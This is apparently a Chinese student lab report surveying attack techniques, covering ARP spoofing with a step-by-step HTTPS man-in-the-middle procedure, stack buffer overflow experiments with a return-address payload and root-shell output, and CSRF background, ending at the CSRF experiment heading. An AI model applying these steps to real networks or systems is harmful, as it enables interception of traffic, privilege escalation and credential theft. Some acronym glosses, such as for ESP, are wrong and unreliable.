# 计算机病毒攻击技术

崔肖君　孙毓忠

**摘要**：随着计算机技术和网络技术发展及应用范围的不断扩大，计算机和网络所受到的攻击也日益增长。本文阐述了网络攻击的主要步骤和分类，在此基础上对实验室已经做过的安全相关的内容做个总结,包括系统级和网络级的攻击。针对系统的缓冲区溢出攻击、对网络的地址解析协议攻击、对 web 应用的跨站请求伪造以及攻击完成后攻击者隐藏自身的 Rootkit 这四种攻击，主要研究其攻击的背景、原理、具体的实施等，最后对最新的 web 安全十大威胁做了简单的介绍。

**关键词**：攻击；ARP 欺骗；Rootkit；缓冲区溢出；跨站请求伪造



## 1　引言

从上个世纪九十年代以来，互联网得到了迅猛的发展，各种商业机构及政府部门都纷纷接入互联网，并提供各种各样的网络应用服务，逐步实现全球范围的信息共享。但互联网是一把双刃剑，在给人们带来巨大便利的同时，也带来了一些负面影响，网络信息的安全便是其中一个不容忽视的问题。由于计算机网络具有连接形式多样性、开放性、互联性等特点，使网络很容易受到各种各样的攻击，所以网络安全已成为网络建设的一个非常重要的方面。

我国的信息网络产业近十年来得到了迅猛发展。2012 年，中国互联网上网人数达到 5.64 亿人，互联网普及率达到 42.1%。在人们使用互联网的时候，由于缺乏相关的网络安全知识，错误设置了计算机的安全配置，或者上网时点击不良链接，都有可能受到攻击，带来经济损失以及隐私泄露。因此，加深网民对攻击的认识、增强网民的计算机安全意识，可以减少很多攻击发生，进而减少由此引发的安全问题。

本文对攻击的主要步骤和分类进行了简要介绍，并以此为此基础对实验室已经实现的安全相关研究做个总结。在下一章中，我们将介绍攻击的主要步骤及其分类，随后我们分别介绍实验室实现的针对系统的缓冲区溢出攻击、对网络的地址解析协议（Address Resolution Protocol，ARP）攻击、对应用的跨站请求伪造以及攻击完成后攻击者隐藏自身的 Rootkit 这四种攻击。最后，文章简单回顾了 2013 年 OWASP 发布的 web 安全十大威胁。

## 2　攻击分类

来自网络的攻击依据计算机系统中的安全漏洞、攻击的效果、攻击的技术手段、攻击的检测、攻击所造成的后果等，可以有多种分类方法。对计算机系统产生的一次危害可能由一个攻击行为或一系列的攻击行为造成。攻击技术发展迅速，迫切需要对攻击行为进行深入细致的研究和分析，以便及时发现攻击行为的发生，发掘攻击行为之间内在联系，从而有效地检测和对抗攻击，减小攻击造成的危害。

从攻击者的角度出发，攻击的步骤可分为探测（Probe）、攻击（Exploit）和隐藏（Conceal）[4]；根据攻击对象，可以分为基于操作系统的网络攻击、基于应用程序的网络攻击、基于万维网（web）代码的网络攻击、基于路由器的网络攻击、基于手机的网络攻击和基于智能终端的网络攻击六类[5]。

其中攻击的三个步骤中用到的主要的攻击技术如下图 1 所示：

## 2.1 探测技术

探测是黑客在攻击开始前必需的情报收集工作。攻击者通过这个过程需要尽可能多地了解攻击目标与安全相关的方方面面信息，以便能够集中火力进行攻击。探测又可以分为三个基本步骤：踩点、扫描和查点。





图1.　攻击技术分类层次结构

踩点指攻击者结合各种工具和技巧，以正常合法的途径对攻击目标进行窥探，对其安全情况建立完整的剖析图。常用的方法有通过搜索引擎对开放信息源进行搜索、域名查询、DNS[1]查询、网络勘察等。

扫描是攻击者获取活动主机、开放服务、操作系统、安全漏洞等关键信息的重要技术。

查点是攻击者常采用的从目标系统中抽取有效帐号或导出资源名的技术。查点的信息类型大体可以归为网络资源和共享资源、用户及用户组和服务器程序及其旗标三类。

## 2.2 攻击技术

在攻击阶段，攻击者通过探测阶段掌握的有关攻击目标的安全情况会选择不同的攻击方法来达到其攻击目的。攻击方法层出不穷，但我们可以将其归为以下四类，即：窃听技术、欺骗技术、拒绝服务和数据驱动攻击。

### 2.2.1 窃听技术

窃听指攻击者通过非法手段在对方没有感知的情形下对其系统的活动进行监视，以获得一些安全关键信息。目前属于窃听技术的流行攻击方法有键击记录器、网络监听、非法访问数据和攫取密码文件。

### 2.2.2 欺骗技术

欺骗技术是攻击者通过冒充正常用户以获取对攻击目标访问权或获取关键信息的攻击方法。属于此类的有获取口令、恶意代码、网络欺骗等攻击手法。

获取口令的方式有缺省口令、口令猜测和口令破解三种途径。

恶意代码包括特洛伊木马应用程序、邮件病毒、网页病毒等。

网络欺骗指攻击者通过向攻击目标发送冒充其信任主机的网络数据包，达到获取访问权或执行命令的攻击方法。具体的有 IP 欺骗、会话劫持、地址解析协议重定向和路由信息协议（RIP）欺骗等。

### 2.2.3 拒绝服务攻击

[1] Domain Name System，域名解析系统

拒绝服务攻击指攻击者设法中断目标服务器对合法用户、网络、系统和其他资源的服务的攻击方法，被认为是最邪恶的攻击。其意图就是彻底地破坏，而这往往比真正取得他们的访问权要容易得多，同时所需的工具在网络上也唾手可得。因此拒绝服务攻击，特别是分布式拒绝服务攻击对目前的互联网络构成了严重的威胁，造成的经济损失也极为庞大。拒绝服务攻击的类型按其攻击形式可划分为导致异常型、资源耗尽型、欺骗型。

#### 2.2.4 数据驱动攻击

数据驱动攻击是通过向某个程序发送数据，以产生对被攻击者而言是非预期结果的攻击，攻击结果通常是为攻击者给出访问目标系统的权限。数据驱动攻击分为缓冲区溢出攻击、格式化字符串攻击、输入验证攻击、同步漏洞攻击、信任漏洞攻击等。

### 2.3 隐藏技术

攻击者在完成其攻击目标（如获得根（root） 权限）后，通常会采取隐藏技术来消除攻击留下的蛛丝马迹，避免被系统管理员发现，同时还会尽量保留隐蔽的通道，使其以后还能轻易地重新进入目标系统。隐藏技术主要包括日志清理、安装后门、内核套件等。

### 2.4 攻击总结

本组进行过的攻击分析工作包括：

(1) 地址解析协议攻击的实现
(2) 缓冲区溢出实验
(3) Web（万维网）攻击实验
(4) 后门隐藏软件（Rootkit）攻击实验

其中地址解析协议攻击基于攻击阶段的网络欺骗，针对网络路由器；缓冲区溢出攻击属于攻击阶段中数据驱动攻击，针对系统漏洞；web 攻击中主要是跨站请求伪造（CSRF，Cross-site request forgery），属于攻击阶段的输入验证攻击，是一种针对万维网（web）应用的攻击；Rootkit 攻击是在隐藏阶段安装后门的内核套件，是一种隐藏攻击者行为的手段。

## 3 地址解析协议欺骗

地址解析协议欺骗的实现基于攻击阶段的网络欺骗，是一种针对网络路由器的攻击。平时上网，大家常常谈论的主要是 IP、TCP、HTTP[2]，如果没有近年出现的地址解析协议病毒，也许没有人会去关注地址解析协议的原理和漏洞。地址解析协议一直在 IP 的后面默默地工作着，很少有露脸的机会。直到地址解析协议病毒、IP 剪刀手、网络执法官、P2P 终结者等软件的出现，局域网中密码嗅探器和木马大行其道，人们才开始注意到幕后的地址解析协议。虽然近几年人们一直认为 HTTPS 是安全的，但通过地址解析协议欺骗可以实现对 HTTPS 的攻击。

### 3.1 地址解析协议原理

IP 作为网络层的协议，包含了许多强大的功能，譬如全球定址和路由。尽管连在一起的网络的体系结构不同，但是 IP 屏蔽掉了这些差异，让我们使用统一、抽象的方式定址。因此 IP 地址实际上只是一个逻辑地址。每块网卡有一个全球范围内唯一的硬件地址，也叫

[2] IP，internet protocol，互联网协议；TCP，Transmission Control Protocol，传输控制协议；HTTP，Hypertext Transfer Protocol，超文本传输协议

MAC[3]地址，而一块网卡可以有几个 IP 地址，一个 IP 地址也可以先后被不同的网卡占用。要在局域网内传送数据，必须把网络层的 IP 地址转换成链路层的网卡硬件地址。这个工作就是由地址解析协议完成的。

地址解析协议，是一种将 IP 地址转化成物理地址的协议。地址解析协议具体说来就是将网络层（也就是相当于 OSI 的第三层）地址解析为数据链路层（也就是相当于 OSI 的第二层）的物理地址。

在实现 TCP/IP 协议的网络环境下，一个 IP 包走到哪里，要怎么走是靠路由表定义。但是，当 IP 包到达该网络后，哪台机器响应这个 IP 包却是靠该 IP 包中所包含的硬件 MAC 地址来识别。局域网的网络流通不是根据 IP 地址进行，而是按照 MAC 地址进行传输。也就是说，只有机器的硬件 MAC 地址和该 IP 包中的硬件 MAC 地址相同的机器才会应答这个 IP 包。每一个主机都设有一个地址解析协议高速缓存（ARP cache），里面有所在的局域网上的各主机和路由器的 IP 地址到硬件地址的映射表。我们以主机 A（192.168.1.5）向主机 B（192.168.1.1）发送数据为例。当发送数据时，主机 A 会在自己的地址解析协议缓存表中寻找是否有目标 IP 地址。如果找到了，也就知道了目标 MAC 地址，直接把目标 MAC 地址写入 MAC 帧里面发送就可以了；如果在地址解析协议缓存表中没有找到相对应的 IP 地址，主机 A 就会在网络上发送一个广播，目标 192.168.1.1 的 MAC 地址是“FF.FF.FF.FF.FF.FF”，这表示向同一网段内的所有主机发出这样的询问：“192.168.1.1 的 MAC 地址是什么？”网络上其他主机并不响应地址解析协议询问，只有主机 B 接收到这个帧时，才向主机 A 做出这样的回应：“192.168.1.1 的 MAC 地址是 00-aa-00-62-c6-09”。这样，主机 A 就知道了主机 B 的 MAC 地址，可以向主机 B 发送信息了。同时它还更新了自己的地址解析协议缓存表，下次再向主机 B 发送信息时，直接从缓存表里查找就可以了。地址解析协议缓存表采用了老化机制，在一段时间内如果表中的某一行没有使用，就会被删除，这样可以大大减少地址解析协议缓存表的长度，加快查询速度。

如果所要找的主机和源主机不在同一个局域网上，那么就要通过地址解析协议找到一个位于本局域网上的某个路由器（或者网关）的硬件地址，然后把分组发送给这个路由器，让这个路由器把分组转发给下一个网络。剩下的工作就由下一个网络来做。

### 3.2 地址解析协议攻击存在的原因

地址解析协议欺骗是通过发送有错误信息（假的 IP 地址或者假的 MAC 地址）的地址解析协议请求或者应答来实现的。被攻击的群体用户处在交互式以太网中，并通过路由器作为一个默认网关对外联网。大部分公司都是使用这种局域网组网技术。因为局域网是开放的，中间人可以向正常客户机一样接入到局域网中，或接入能连接到被攻击者所在局域网的网络中。主要利用地址解析协议的以下两个特点来进行攻击：

- 地址解析协议请求是以广播的方式运行，网上所有主机都会收到地址解析协议请求。因此攻击者可以看到局域网中其他主机的 MAC 地址。
- 地址解析协议并不只在发送了地址解析协议请求后才接收地址解析协议应答。当计算机接收到地址解析协议应答数据包的时候，就会对本地的地址解析协议缓存进行更新，将应答中的 IP 和 MAC 地址存储在地址解析协议缓存中。

### 3.3 地址解析协议攻击

[3] Media Access Controller，媒体存储控制器

从改变网络连接的方式区分，地址解析协议欺骗有二种，一种是对路由器，地址解析协议表的欺骗；另一种是对内网 PC 的网关欺骗。

- 第一种地址解析协议欺骗的手段是截获网关数据。攻击者发给路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。
- 第二种地址解析协议欺骗的手段是伪造网关。攻击者建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。受害者的感觉就是“网络掉线，上不了网了”。

## 3.4 利用地址解析协议欺骗实现对 HTTPS 的中间人攻击

中间人攻击 (man-in-the-middle，MITM)利用 HTTPS 服务器发送一个带公钥的证书给 Web 浏览器这样一个运行特点来进行攻击。如果证书不可信，整个通信过程就都是容易受到攻击的。因此攻击者可以用一个修改过的证书来替代 HTTPS 服务器用来验证的原始证书。如果浏览器发送警告通知时用户没有仔细检查证书，攻击就成功了。

对 HTTPS 的中间人攻击可以通过恶意修改地址解析协议和 DNS 协议的正常行为来实现。客户主机连接到交换式以太网，通过路由器这样一个默认网关来连接到网络。因为局域网是开放的，恶意用户可以向正常客户机一样接入到局域网中，或能连接到已经被攻击的主机所在局域网的网络中。

具体的攻击步骤如下：

(1) 连接入局域网：中间人连接到受害者的局域网，并在受害者和局域网默认路由之间伪装成一个网关（即攻击者对受害者伪装成局域网路由器，对默认路由器伪装成受害者）。形成如图 2 所示的网络拓扑。





图2. 网络拓扑图

(2) 施行地址解析协议欺骗：攻击者拦截地址解析协议响应，找到本局域网中路由器（图中 Host1）和被攻击客户机（图中 Host2）的 MAC、IP 地址。并向路由器（被攻击客户机）谎称：被攻击客户机（路由器）的 IP 地址是对应我的 MAC 地址。目的是让路由器（被攻击客户机）认为攻击者就是被攻击客户机（路由器），使发送到路由器和被攻击客户机的数据重定向到中间人（即攻击者，图中 Host3）机器上。攻击成功后的结果如图 3 所示。

```
[user@HOST1] $ arp -a
host2.victim.org (192.168.0.2) at 02:02:02:02:02:02 [ether]
   on eth0

[user@HOST2] $ arp -a
host1.victim.org (192.168.0.1) at 01:01:01:01:01:01 [ether]
   on eth0
(a)

[user@HOST1] $ arp -a
host2.victim.org (192.168.0.2) at 03:03:03:03:03:03 [ether]
   on eth0

[user@HOST2] $ arp -a
host1.victim.org (192.168.0.1) at 03:03:03:03:03:03 [ether]
   on eth0
(b)
```

图3. 地址解析协议欺骗（a是欺骗之前，b是欺骗之后）

(3) 实施 DNS 欺骗：攻击者通过 DNS 欺骗使所有的 DNS 请求都重定位到攻击者的机器，所有从客户端（Client Host，CH）到 Web 服务器的通信都会经过攻击者。所有客户端发送到默认网关的请求没有经过任何更改而被攻击者，使得攻击者可以截获和修改所有受害者与路由之间的通信。攻击者通过 dnsspoof[4]向被攻击者返回一个 DNS 响应，响应把域名 IP 定位到自己机器的 IP 上，受害者就会将攻击者误认作 Web 服务器。

(4) 篡改路由功能：为了使被攻击客户机不易觉察异常，中间人必须能转发客户机与 Web 服务器之间的通信（通过简单修改 IP 路由表，启用 IP 转发）。

(5) 伪造证书：攻击者使用 webmitm 工具来假借 Web 服务器的名义，生成一个伪造的证书。攻击者开启一个假的 HTTPS 会话，在这个会话中攻击者可以嗅探和解密所有的通信。

(6) 诱使用户接受伪造证书：攻击者生成的伪造证书和真正证书一样附带安全警告，提醒用户认识到自签名证书的潜在风险。用户经常看到类似的警告，往往会对之忽略而接受了这种伪造的证书。于是建立了受害者和攻击者、攻击者和 Web 服务器两条加密通道。此时攻击者就可以截获和解密所有的通信，因为攻击者拥有证书中对应公钥的私钥。

(7) 获取私密信息：攻击者对安全通道上的通信抓包，通过检查原始 Web 页面的输入语法，来快速有效地查找到解密的通信中包含的隐私数据，如用户名和密码。

# 4 缓冲区溢出实验

缓冲区溢出攻击属于攻击阶段中数据驱动攻击，是一种针对系统漏洞的攻击。缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动等后果。

## 4.1 缓冲区溢出原理

缓冲区溢出是指当计算机向缓冲区内填充数据时位数超过了缓冲区本身的容量，使得溢出的数据覆盖在合法数据上。理想的情况是程序应检查数据长度，并阻止超过缓冲区长度的

[4] 一个 DNS 欺骗工具

字符输入。但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区又被称为"堆栈"。在各个操作进程之间，指令会被临时储存在"堆栈"当中，"堆栈"也会发生缓冲区溢出。

在当前网络与分布式系统的攻击事件中，50%以上都是利用了缓冲区溢出。其中最著名的例子是 1988 年利用 fingerd 漏洞的蠕虫。而缓冲区溢出中，最为危险的是堆栈溢出。因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到外壳（shell），然后为所欲为。

## 4.2 栈上的缓冲区溢出

缓冲区溢出攻击的一种方法是通过构造特定的输入 X，使得 overflow.c[6]代码中的函数 return_input（）执行两次，其中 return_input（）定义了 30 字节长度的数组，然后把用户的输入读入缓冲区，并输出到标准输出端。具体过程如下：

### 4.2.1 攻击过程及结果截图

```
(gdb) disas main
Dump of assembler code for function main:
0x080483d2 <main+0>:    push   %ebp
0x080483d3 <main+1>:    mov    %esp,%ebp
0x080483d5 <main+3>:    call   0x80483b4 <return_input>
0x080483da <main+8>:    mov    $0x0,%eax
0x080483df <main+13>:   pop    %ebp
0x080483e0 <main+14>:   ret
End of assembler dump.
(gdb)
```

图4.　main函数的反汇编代码

```
cxj@localhost:~
File  Edit  View  Terminal  Tabs  Help
[cxj@localhost ~]$ printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCC" | ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCC
[cxj@localhost ~]$ printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDD\xd5\x83\x04\x08" |
 ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDα
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDα
[cxj@localhost ~]$
```

图5.　栈上的缓冲区溢出

### 4.2.2 过程解析

攻击者通过分析栈中的内容，使用 return_input 的地址覆盖栈中的返回地址，这样当执行完一个 return_input 时，返回地址还是调用 return_input 的地址，因此成功地使程序执行了两次输出。

在上面的实验中，试着输入多于 30 个字节的字符串，这超出了缓冲区的长度并将覆盖栈上其他数据。我们可以看到原来的返回地址应该是 0x080483da，当输入 4 个 D 时，栈中接下来的内容便是返回地址，因此，在最后的执行中输入四个 D，然后输入我们期望的返

回地址，也就是 0x080483d5，这样就成功地覆盖了原来的返回地址。

## 4.3 利用漏洞获得根权限

缓冲区溢出一般还会被用来获取根（uid 0）特权，我们可以攻击以根特权运行的进程来达到这个目的。如果进程以根运行，我们就可以通过溢出强制它执行 shell，而这个 shell 将继承根特权，我们也会因此而得到根 shell。通过攻击一段 root（根）属组的代码，获得 root 权限。具体的步骤如下：

### 4.3.1 派生 shell

为了实现攻击，先写一段可以派生 shell 的 C 代码，但是把 C 源代码插入脆弱的缓冲区难度很大，因此可以把派生 shell 的 C 代码编译成汇编指令，然后从可读的汇编指令中提取 shellcode[6]，将 shellcode 注入到缓冲区。为了执行 shellcode，需要获取程序的执行控制，需要用 shellcode 的第一条指令的地址改写程序返回地址。根据 ESP[5]指针的地址，猜测当前地址与 shellcode 之间的偏移距离，这个偏移距离就是 shellcode 的第一条指令。

### 4.3.2 具体实现与结果截图

首先，派生 shell 的 shellcode 向缓冲区中插入机器指令，接下来需要获取程序的执行控制。使用和前面实验一样的技术，用 shellcode 第一条指令的地址来改写返回地址，找出 shellcode 的起始地址，这样可以找出 ESP 的地址，然后就可以根据这个地址来猜测当前地址与 shellcode 之间的偏移距离。这个偏移将是 shellcode 的第一条指令。接着，把程序的属主设为 root,再把 suid 位打开，执行 sudo chown root victim 和 sudo chmod +s victim 两条命令，再以普通用户的身份登录系统，破解这个程序，就可以获得根特权。

```
infosecurity@infosecurity-desktop:~/xjcui$,/nopattack 630
Using address: 0xbffff4b4
infosecurity@infosecurity-desktop:~/xjcui$,/victim $BUF
# id
uid=1000(infosecurity) gid=1000(infosecurity) euid=0(root) groups=4(adm),20(dialot),24（cdrom), 46(plugdev),105(lpadmin),119(admin),122
(sambashare),1000(infosecurity)
# whoami
root
```

图6.　攻击成功获得根特权

截图表明通过以上程序猜到了正确的偏移量，派生了 root shell。

以上程序是通过攻击以根特权运行的进程来达到获取根特权的目的。如果进程以根运行，即可通过溢出强制执行 shell，而这个 shell 将继承根特权，因此我们会得到根 shell。通过 execve 系统调用来派生 shell 是为了向缓冲区插入指令。如前文所述，需先把派生 shell 的 C 代码编译成汇编指令，然后从可读的汇编指令中提取 shellcode，将 shellcode 注入到缓冲区，并且执行。接下来需要用 shellcode 的第一条指令的地址来改写返回地址。通过 find_start 来找出 ESP 的地址，用 nopattack 来猜测程序开头与 shellcode 第一条指令之间的偏移。猜到正确的偏移量，程序就派生了 root shell。

## 4.4 远程登录服务器并获取根权限

下面的例子是利用 SSH 远程登录服务器，然后攻击程序，获得系统的 root 权限，并在 infosecurity/Desktop/下创建一个以姓名+学号命名的文件夹。

[5] Executive and Scheduling Program，执行与调度程序

```
# pwd
/home/infosecurity/Desktop
# mkdir cui×iaojun3112034014
# ls
core                   gnome-terminal,desktop  huang×iaofei3112041006   source.tar.gz          zhaoyinghui3112041019
cui×iaojun3112034014  hahatest                source                   yangzhihai4112075074   zhuchangxu3112041015
#
```

图7.　远程登录服务器并获取根权限

# 5　web 攻击实验

跨站请求伪造（CSRF）属于攻击阶段的输入验证攻击，是一种针对 web 应用的攻击。跨站请求伪造是一种有效的针对网站的恶意利用技术，可以强制已经登录目标网站的受害者在不知情的情况下，向目标网站发送一系列有利于攻击者的预认证请求。相比跨站点攻击(XSS)，跨站请求伪造更具有攻击性。同时跨站请求伪造也十分难以防御，一直以来被安全业界称为“沉睡的巨人”。其原因是大部分互联网应用对其防御不足，而攻击手段又层出不穷。过去攻击者经常利用一些诱导、跨站漏洞来对目标进行攻击。

## 5.1 跨站请求伪造

跨站请求伪造是一种挟制终端用户在当前已登录的 Web 应用程序上执行非本意的操作的攻击方法。攻击者只要借助少许的社会工程诡计，例如通过电子邮件或者是聊天软件发送的链接，就能迫使一个 Web 应用程序的用户去执行攻击者选择的操作。例如，如果用户登录网络银行去查看其存款余额，他没有退出网络银行系统就去了自己喜欢的论坛去灌水，攻击者如果在论坛中精心构造了一个恶意的链接并诱使该用户点击了该链接，那么该用户在网络银行帐户中的资金就有可能被转移到攻击者指定的帐户中。当跨站请求伪造针对普通用户发动攻击时，将对终端用户的数据和操作指令构成严重的威胁；当受攻击的终端用户具有管理员帐户的时候，跨站请求伪造攻击将危及整个 Web 应用程序。

跨站请求伪造可以解释如下：网站是通过 cookie[6]来识别用户的，当用户成功进行身份验证之后浏览器就会得到一个标识其身份的 cookie，只要不关闭浏览器或者退出登录，以后访问这个网站会带上这个 cookie[3]。如果这期间浏览器被恶意控制了，用户再请求这个网站的 URL[7],可能就会执行一些用户不想做的功能(比如修改个人资料)，这就是所谓的请求伪造。因为这些请求也是可以从第三方网站提交的，所以前缀跨站二字。





图8.　跨站请求伪造攻击[2]

通过跨站请求伪造，攻击者盗用了用户身份，以用户名义发送恶意请求。跨站请求伪造能够做的事情包括：以用户名义发送邮件、发消息、盗取用户的账号、甚至于购买商品、虚拟货币转账......，形成对个人隐私以及财产安全的威胁。

---

6　当用户浏览某网站时，由 Web 服务器置于用户端的非常小的，记录用户 ID、密码、浏览过的网页、停留的时间等信息的文本文件

7　Uniform Resource Locator，统一资源定位（可以理解为网址）

简单地说，只有在受害者依次完成两个步骤：（1）登录受信任网站 A，并在本地生成 Cookie；（2）在不登出 A 的情况下，访问危险网站 B，才有可能让一次跨站请求伪造攻击有成功的条件。

## 5.2 防范跨站请求伪造的意义

在 OWASP[8]发布的十大万维网安全漏洞中，跨站请求伪造虽然没有注入和跨站漏洞排名高，但是一旦利用成功，其危害性远大于跨站漏洞与注入漏洞。同时，由于对其关注不足，导致近年来各大知名网站、论坛、博客 ( 包括百度、YouTube、DISCUZ 等 ) 频频爆出跨站请求伪造的零日漏洞[9]。通过利用漏洞，攻击者往往能进一步渗透目标网站。

## 5.3 跨站请求伪造存在的基础

### 5.3.1 浏览器的 cookie 机制

跨站请求伪造不需要利用任何浏览器漏洞，甚至不需要用户访问恶意网站，而是利用已进行过身份认证的会话进行攻击。在一次 Web 交互中，当 Web 浏览器已经跟可信的站点建立了一个经确认的会话后，只要是通过该 Web 浏览器的该会话所发送的请求，都被视为可信的动作。然而，在发生了一个跨站请求伪造攻击时，发起攻击的站点使浏览器向可信的站点发送请求。该可信的站点认为，来自该 Web 浏览器的请求都是经过确认的有效请求，所以会执行这个“可信的动作”，从而为攻击提供了机会。跨站请求伪造攻击之所以会发生，根本原因就是 Web 站点所验证的是 Web 浏览器而非用户本身。

跨站请求伪造攻击经常利用目标站点的身份验证机制，这是由于 Web 的身份验证机制虽然可以向目标站点保证一个请求来自于某个用户的浏览器，但是却无法保证该请求的确是那个用户发出的，或者是经过那个用户批准的。网站是通过 cookie 来识别用户的，当用户成功进行身份验证之后浏览器就会得到一个标识其身份的 cookie。只要不关闭浏览器或者退出登录，浏览器以后访问这个网站都会带上这个 cookie，而不管这个请求是源自于应用程序提供的链接、从其他地方收到的 URL 或是其他来源。

因此，跨站请求伪造漏洞主要出现在 Cookies 被用于传送会话令牌的情况。一旦应用程序已经在用户的浏览器中设定了 cookie，他们的浏览器会自动在随后的每个请求中将这个 cookie 返回给应用程序。如果应用程序并未采取防范措施，那么它就会易受跨站请求伪造攻击。

### 5.3.2 GET 的滥用

这里我们想特别强调一下 Web 开发过程中不当使用 GET 的后果。在 RFC2616 关于 HTTP1.1 的描述中特别强调 GET 的请求只应该作为数据获取，而不应该带来任何的“副作用”。但是不幸的是,RFC2616 也指出：许多网站的设计并不遵循这个推荐，甚至把使用 GET 的副作用作为一个特性。

虽然理论上应该按 RFC 中的要求：用户不应该为不是来自自身的 HTTP GET 请求(例如一个银行转帐的 GET 请求)负责任。但是在实际上这往往会是一个用户和银行关于到底发生了什么的长期争论的过程。这里面得意的唯有攻击者了。

对于恶意的 GET 请求来说，攻击者可以直接选择在正常的网页中插入恶意的 URL 链接

[8] Open Web Application Security Project，开放式万维网应用程序安全项目
[9] 被发现后立即被恶意利用的安全漏洞

(例如论坛)，或发送一封包括这个 GET 请求链接的 HTML[10]邮件。这样就使得攻击用户变得更加方便。

### 5.3.3 同源策略的局限

同源策略(SOP：Same Origin Policy)，简单地说就是要求浏览器的 Java 脚本只能读取或者修改与之同源的那些 HTTP 应答和 Cookies，而不能读取来自其他源的内容。在浏览器的安全模型中，跨域数据的读取是被禁止的。即一个域的脚本是不能随意读取另一个域的信息的。浏览器的同源策略限制了脚本只能访问同一源下的资源，一定程度上保证了资源的安全性。例如，www.goole.com 不能读 www.microsoft.com 的数据，反之亦然。

但是，同源策略并不阻止跨域信息的提交。一个域可以通过 HTTP Request 将数据提交给另外一个域。事实上,许多的 Web 应用都需要这个功能。而不幸的是，跨站请求伪造的攻击也正是利用了这一点来发出某些请求，从而引起在服务器端执行某些动作。所以同源策略无法防止跨站请求伪造攻击。

## 5.4 跨站请求伪造攻击主要步骤

跨站请求伪造攻击的模式遵循以下5个步骤:

(1) 攻击者首先构造一个网页，其中包括事先构造好的提交数据。
(2) 被攻击用户访问到恶意的网页，如点击了HTML邮件中的恶意URL链接。
(3) 恶意网页将事先构造好的数据发送给用户拥有权限的特定网站X。
(4) 网站X基于该用户的身份来验证HTTP请求。(虽然提交的数据是攻击者构造的!)
(5) 攻击者构造的提交数据通过Web服务器的身份验证。按攻击者要求执行特定操作，如银行转帐等等。

在这个攻击模式中，攻击者需要满足以下若干条件才能导致成功的跨站请求伪造攻击:

- 知道用户访问的 Web 服务器。这个信息并不难获取，尤其对于常见的银行网站，股票交易网站等等。
- 诱使用户点击指向恶意网页的链接。这也不难做到。一个设计不错的网络钓鱼(Phishing)邮件，例如“中大奖”的邮件，往往可以诱使不少用户去点击特定链接。
- 用户可以自动通过身份认证。如果用户选择自动身份认证，或者是已经通过了身份认证即可实现。后一点尤其重要，例如，如果用户正在使用网上银行，且已经通过了银行的身份认证，那就会处于可能被成功跨站请求伪造攻击的阶段。当然，关键还是网站本身设计存在涉及跨站请求伪造的安全漏洞。
- 网站在验证提交数据的时候不检查 HTTP Referrer 信息，这一问题在许多网站实现上都存在。另外,特定情况下，HTTP Referrer 信息也可能被攻击者伪造。
- 网站会基于提交数据，执行有利于攻击者的操作。
- 网站用来提交数据的表单（FORM）的所有的数据项都可以被攻击者事先构造。

## 5.5 跨站请求伪造实验

